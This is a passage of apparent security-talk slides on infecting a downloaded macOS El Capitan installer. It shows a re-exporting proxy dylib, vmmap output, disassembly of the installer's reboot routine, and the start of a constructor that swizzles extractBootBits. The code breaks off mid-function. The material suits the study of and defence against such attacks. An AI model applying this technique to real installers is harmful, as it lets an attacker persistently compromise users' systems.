
second; forward all exports to 'hijacked' dylib



```
$ otool -l rPathLib  
Load command 9  
cmd LC_REEXPORT_DYLIB  
name ../Contents/MacOS/blah_ORIG.dylib
```


LC_REEXPORT_DYLIB load command

```
-Xlinker  
-reexport_library  
<path to legit dylib>
```



STEP 0x2: INFECT THE DOWNLOADED OS X IMAGE

what dylib to proxy?



```
# vmmap /Install OS X El Capitan.app/Contents/MacOS/InstallAssistant
...
==== Non-writable regions for process 1055
__TEXT r-x/rwx SM=COW .../PlugIns/IA.bundle/Contents/MacOS/libBaseIA.dylib
__TEXT r-x/rwx SM=COW .../PlugIns/IA.bundle/Contents/MacOS/libBaseIA_ORIG.dylib
```

malicious dylib loaded

STEP 0x2: INFECT THE DOWNLOADED OS X IMAGE

finding the right time!



```
-[IASetupController startPrepareReboot]
{
    rax = [IAPrepareRebootOperation alloc];
    rax = [rax initWithState:self->_state];
    self->_prepareOperation = rax;
    rdi = rax;
    [rdi startWithDelegate:self];
    return;
}

__text:0000000000013732    mov     rsi, cs:selRef_extractBootBits
__text:0000000000013739    mov     rdi, r15
__text:000000000001373C    call   cs:_objc_msgSend_ptr

;string in extractBootBits method
IALog_Note(@"Extracting Boot Bits from Inner DMG:");
IALog_Note(@"Copied prelinkedkernel");
IALog_Note(@"Copied Boot.efi");
IALog_Note(@"Copied PlatformSupport.plist");
```




disassembly of IA.bundle/Contents/MacOS/IA



clicking 'Restart' triggers the mounting & utilization of downloaded InstallESD.dmg

STEP 0x2: INFECT THE DOWNLOADED INSTALLER IMAGE

steps to infect...



STEP 0x2: INFECT THE DOWNLOADED OS X IMAGE

swizzle, to infect

```
//constructor
__attribute__((constructor))void foo(int argc, const char **argv)
{
    //original method
    Method originalMethod = NULL;

    //replacement method
    Method replacementMethod = NULL;

    //look up original method
    originalMethod =
        class_getInstanceMethod(objc_getClass("IAPPrepareRebootOperation"),
        NSSelectorFromString(@"extractBootBits"));

